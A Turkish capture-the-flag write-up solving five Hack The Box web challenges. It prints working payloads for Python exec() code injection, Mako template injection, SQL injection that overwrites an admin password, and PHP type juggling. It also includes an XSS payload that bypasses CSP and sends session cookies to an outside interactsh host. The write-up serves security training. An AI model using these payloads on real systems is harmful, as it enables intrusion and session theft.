


Evaluation Deck – Easy



Bizi böyle bir sayfa karşılıyor. Kartlara bastığımızda giden isteği “BurpSuite” aracı ile yakalıyoruz.

```
{ "current_health": "100", "attack_power": "34", "operator": "-" }
```

Bizimle paylaşılan kaynak kodunu incelediğimizde kart açıldıktan sonra “current_health”in yeniden hesaplandığını ve burada aşağıdaki kodun kullanıldığını görüyoruz.

```
code = compile(f'result = {int(current_health)} {operator} {int(attack_power)}', '<string>', 'exec')
exec(code, result)
return response(result.get('result'))
```

Burada, istekten alınan parametreler üzerinde herhangi bir filtreleme yapılmadan exec() fonksiyonu ile çalıştırıldığını görüyoruz. Bu da “Code Injection” zafiyetine yol açıyor. Yani, backend’in yazıldığı dildeki kodları backend’e çalıştırtabiliriz. “BurpSuite” aracı ile isteği aşağıdaki gibi düzenliyoruz.

```
{ "attack_power": "0", "current_health": "0", "operator": "+ int(''.join([str(ord(x)) for x in list(open('/flag.txt').read())])) +"}"
```

Böylece, backend “result” değişkenini hesaplarken şu işlemi yapmış olacak.

$0 + \text{int}(\text{flag.txt dosyasının içeriği}) + 0$


Bunun üzerine backend’den dönen cevap aşağıdaki gibidir.

```
"message":
"728466123994810051954911010651991164948110115955211451957111451971163333125"
```

Mesaj değerinin içerisindeki verileri “ASCII to string” yaparak geri yazı haline çeviriyoruz.


Flag: HTB{c0d3_1nj3ct10ns_4r3_Gr3at!!}

Spookifier - Easy



Bizi böyle bir ekran karşılıyor. Girdiğimiz text'in fontlarını değiştirip bize dönüyor.


Bizimle paylaşılan kaynak kodunu incelediğimizde font1, font2, font3 için filtrelemeler yapıldığını ancak font4'de harfler dışında farklı karakterlerin de olduğunu görüyoruz. Bunun dışında zafiyetli olan "mako template"ın da kullanıldığını görüyoruz. Bu da SSTI (Server Side Template Injection) zafiyetine yol açıyor. Bu zafiyet ile sunucu tarafında kullanılan yerel şablonlara komut çalıştırılabilecek girdiler girilebilmektedir.



Yukarıdaki tablodan da görüldüğü üzere "Mako Template"ın ilgili payload'ının çalışıp çalışmadığını deniyoruz. "\${2+2}" olarak girdimizi girdiğimizde en alttaki font değiştiricinin sonucu 4 olarak döndüğünü görüyoruz. Bu da arka tarafta toplama işlemi yaptırttığımızı yani komutun çalıştığını göstermektedir.


Daha sonra, "flag.txt" dosyasının içeriğini okuyabileceğimiz aşağıdaki payload'ı oluşturuyoruz ve girdi olarak giriyoruz.

```
$(open('/flag.txt').read())
```



Flag: HTB{t3mpl4t3_1nj3ct10n_1s_\$p00ky!!}

Horror Feeds – Easy



Bizi bu şekilde bir giriş ekranı karşılıyor. “admin” ismi ile giriş yapmaya çalıştığımızda “Please wait!” mesajını alıyoruz. “Register” ile kayıt olmaya çalıştığımızda da daha önce var olan bir kullanıcı ile kayıt yapamadığımızı görüyoruz.

Daha sonra bize verilen kaynak kodunu incelediğimizde “Register” için aşağıdaki fonksiyonun kullanıldığını görüyoruz.

```
def register(username, password):  
    exists = query_db('SELECT * FROM users WHERE username = %s', (username,))  
    if exists:  
        return False  
    hashed = generate_password_hash(password)  
    query_db(f'INSERT INTO users (username, password) VALUES ("{username}", "{hashed}")')  
    mysql.connection.commit()  
    return True
```

Burada kullanıcı girdisi filtrelenip, temizlenmediği ve direkt olarak sorguya eklenip veri tabanında çalıştırıldığı için SQLInjection zafiyeti ortaya çıkıyor. Bu zafiyet, veritabanında beklenmeyen sorguların çalıştırılmasına neden olur. Daha sonra güncelleyeceğimiz şifre hash'ini oluşturmak için kaynak kodunda verilen fonksiyonu kullandık.

```
import bcrypt

def generate_password_hash(password):

    salt = bcrypt.gensalt()

    return bcrypt.hashpw('1234'.encode(), salt).decode()

>> $2b$12$SLPMxlZOyBtcYwfTYcydkerRgjBVn4RXv46KyLHFgQfLewwPJ1hDO
```

Öncelikle birinci sorguyu kapatıp ikinci sorguda admin şifresini güncellemeyi denedim. Payload;

```
admin; UPDATE users SET password =
'$2b$12$SLPMxlZOyBtcYwfTYcydkerRgjBVn4RXv46KyLHFgQfLewwPJ1hDO' WHERE username =
'admin';
```

Bu şekilde denediğimde çalışmadı. Yani yukarıda yapmaya çalıştığımız işlemi tek sorguda gerçekleştirmemiz gerekiyordu. Kaynak kodundan edindiğimiz bilgiye göre arkada MariaDB çalıştığını biliyoruz. Bu yüzden “ON DUPLICATE KEY UPDATE” anahtar kelimesini kullandık. Böylece, yeni bir admin kullanıcısı eklemeye çalışarak “duplicate” durumu oluşturabilir. Daha sonra da şifresini güncelleyebiliriz. “BurpSuite” aracı üzerinde düzenlenmiş payload;

```
{ "username": "admin\\", \"$2b$12$SLPMxlZOyBtcYwfTYcydkerRgjBVn4RXv46KyLHFgQfLewwPJ1hDO
\\") ON DUPLICATE KEY UPDATE
password=\\\"$2b$12$SLPMxlZOyBtcYwfTYcydkerRgjBVn4RXv46KyLHFgQfLewwPJ1hDO \\\"#,
"password": "1234" }
```

Daha sonra kullanıcı name “admin”, password “1234” diyerek admin kullanıcısı olarak giriş yapıyoruz. En aşağıda kameralardan birisinin MAC adresinde flag’ımızı görüyoruz.

Firmware Settings									
Upgrade Firmware									
 Software Folder		/opt/horrorfeeds/Firmware/							
<input checked="" type="checkbox"/>	No	IP address	Model	MAC Address	Version	Serial No.	Username	HTTP Port	FTP Port
<input checked="" type="checkbox"/>	1	192.251.68.1	NV360	00-S0-45-0D-00-02			admin	80	21
<input checked="" type="checkbox"/>	2	192.251.68.2	NV360	08-00-23-94-62-7f			admin	80	21
<input checked="" type="checkbox"/>	3	192.251.68.3	NV360	00-S0-45-0D-00-35			admin	80	21
<input checked="" type="checkbox"/>	4	192.251.68.4	NV360	08-00-23-94-75-29			admin	80	21
<input checked="" type="checkbox"/>	5	192.251.68.6	NV360	HTB{N3ST3D_QU3R1E5_AR3_5CARY!!!}			admin	80	21

Flag: HTB{N3ST3D_QU3R1E5_AR3_5CARY!!!}

Juggling Facts – Easy



Bizi bu şekilde bir giriş ekranı karşılıyor. “Spooky Facts”, “Not So Spooky Facts” seçeneklerine tıkladığımızda içerikler gösteriliyor. Ancak, “Secret Facts” kısmını sadece adminin görebileceğine dair bir uyarı alıyoruz. Arka tarafta giden istek şu şekildedir;

```
{ "type": "spooky" }
```

Aşağıda ilgili fonksiyon bulunmaktadır.

```
public function getfacts($router)
```

```
{
```

```
    $jsontdata = json_decode(file_get_contents('php://input'), true);
```

```
    if ( empty($jsontdata) || !array_key_exists('type', $jsontdata)) {
```

```
        return $router->jsonify(['message' => 'Insufficient parameters!']);
```

```
    }
```

```
    if ($jsontdata['type'] === 'secrets' && $_SERVER['REMOTE_ADDR'] !== '127.0.0.1') {
```

```
        return $router->jsonify(['message' => 'Currently this type can be only accessed through localhost!']);
```

```
    }
```

```
    switch ($jsontdata['type']) {
```

```
        case 'secrets':
```

```
            return $router->jsonify([
```

```

        'facts' => $this->facts->get_facts('secrets')
    ));

case 'spooky':

    return $router->jsonify([

        'facts' => $this->facts->get_facts('spooky')

    ]);

case 'not_spooky':

    return $router->jsonify([

        'facts' => $this->facts->get_facts('not_spooky')

    ]);

default:

    return $router->jsonify([

        'message' => 'Invalid type!'

    ]); } } }

```

Bize verilen kaynak kodunu incelediğimizde “Juggling PHP Vulnerability” olduğunu görüyoruz. Bu güvenlik açığı, verinin eşit olup olmadığı karşılaştırılırken tip kontrolü yapılmamasından kaynaklanır. Switch-case statement’ının ilk case’ine baktığımızda admin için girilen ‘secrets’ kısmının kontrolü yapıldığını görüyoruz. İsteğimizde bu kısmı bypass edebilmek için spooky stringi yerine true dönebilecek ancak ‘secrets’ stringi olmayan bir şey yazmamız gerekiyor. Yani, true.

Loose comparisons with ==												
	true	false	1	0	-1	"1"	"0"	"-1"	null	[]	"php"	""
true	true	false	true	false	true	true	false	true	false	false	true	false
false	false	true	false	true	false	false	true	false	true	true	false	true
1	true	false	true	false	false	true	false	false	false	false	false	false
0	false	true	false	true	false	false	true	false	true	false	false [*]	false [*]
-1	true	false	false	false	true	false	false	true	false	false	false	false
"1"	true	false	true	false	false	true	false	false	false	false	false	false
"0"	false	true	false	true	false	false	true	false	false	false	false	false
"-1"	true	false	false	false	true	false	false	true	false	false	false	false
null	false	true	false	true	false	false	false	false	true	true	false	true
[]	false	true	false	false	false	false	false	false	true	true	false	false
"php"	true	false	false	false [*]	false	false	false	false	false	false	true	false
""	false	true	false	false [*]	false	false	false	false	true	false	false	true


^{*} true prior to PHP 8.0.0.

İsteği aşağıdaki gibi düzenliyoruz ve “Secret Facts” kısmının içeriği dönüyor.

```
{ "type":true }
```

Flag: HTB{sw1tch_stat3m3nts_4r3_vuln3r4bl3!!!}

Cursed Secret Party – Medium



Bizi bu şekilde bir giriş ekranı karşılıyor. Bize verilen kaynak kodu incelediğimizde package.json içerisinde nunjuck kütüphanesi ile “HALLOWEEN NAME” kısmının filtrelenmesine gerek olmadığı belirtilmiş. Bu yüzden, buraya XSS (Cross-site scripting) payload’ı deniyoruz. Payload;

```
<script>alert(1)</script>
```


Bunun üzerine konsolu açtığımızda sitede CSP (Content-security Policy)’nin aktif olduğunu ve XSS payloadını onun engellediğini görüyoruz. İnternette CSP Bypass diye araştırdığımızda bunun mümkün olduğunu ve CSP ile izin verilmiş kaynakların kullanılarak yapılabildiğini görüyoruz. Buada izin verilmiş üç adet kaynak bulunuyor. CDN, dikkatimizi çekiyor.

script-src 'self' https://cdn.jsdelivr.net; Tek tek kaynakları incelediğimizde “CDN” ile kolayca CSP bypass yapılabilen bir modül yazıldığını görüyoruz. CDN üzerinden kullanıcıya pek değişikliğe uğramayan dosyalar sunulur.

Link: <https://github.com/CanardMandarin/csp-bypass>

Örnek payloadları denediğimizde XSS payloadının çalıştığını görüyoruz. Payload;

```
<script src='https://cdn.jsdelivr.net/npm/csp-bypass@1.0.2/dist/sval-classic.js'></script><br csp='alert("XSS TEST")'>
```



Daha sonra session-cookie'yi elde etmek için kendi payloadımızı oluşturuyoruz. Burada CDN üzerinden kendi zararlı javascript dosyamızı ileterek oturum çerezini alacağız. Burada Out-of-band (OOB) interactionları yakalaması için interactsh'ı kullanıyoruz. Payload içeriğinin aşağıdaki gibi görünmesini istiyoruz.

```
var xhttp = new XMLHttpRequest();  
  
xhttp.open('GET', ' cdhtqrq2vtc0000ass6ggga7mhcyyyyyb.oast.fun/' + document.cookie, true);  
  
xhttp.send();
```

Bu yüzden payloadımız aşağıdaki gibi oluyor. CSP-bypass modülünün bize sunduğu, test ettiğimiz payload içerisinde alert() yerine zararlı js kodumuzu ekliyoruz.

```
<script src='https://cdn.jsdelivr.net/npm/csp-bypass@1.0.2/dist/sval-classic.js'></script><br  
csp='const http=new XMLHttpRequest(); http.open(\"GET\", \"https://  
cdhtqrq2vtc0000ass6ggga7mhcyyyyyb.oast.fun/\" + document.cookie);http.send();'>
```

“HALLOWEEN NAME” kısmına payloadımızı diğer yerlere de dummy variable girerek payloadımızı çalıştırmış oluyoruz. Interactsh üzerinde bize oturum çerezi dönmüş oluyor. Oturum çerezini, jwt.io üzerinden decode ederek flag'imizi alıyoruz.

Algorithm

HS256

Encoded

PASTE A TOKEN HERE

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWidXN1c19yb2x1IjoieYWRtaW4iLCJmbGFuIjoieSFRCe2Nkb19jNG5fYn1wNHhX2M1cEhfsIsIm1hdCI6MTY2NjIzOTAyMn0.XmBDhJKtj-PiyJEJ-LKLHoQ1c1L8gJ61u0wLdXDmW0c

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

{
 "alg": "HS256",
 "typ": "JWT"
}

PAYLOAD: DATA

{
 "username": "admin",
 "user_role": "admin",
 "flag": "HTB{cdn_c4n_byp4ss_c5p!!}",
 "iat": 1666239022
}

VERIFY SIGNATURE

HMACSHA256(
 base64UrlEncode(header) + "." +
 base64UrlEncode(payload),
 your-256-bit-secret
) ☐ secret base64 encoded

Signature Verified

SHARE JWT

Flag: HTB{cdn_c4n_byp4ss_c5p!!}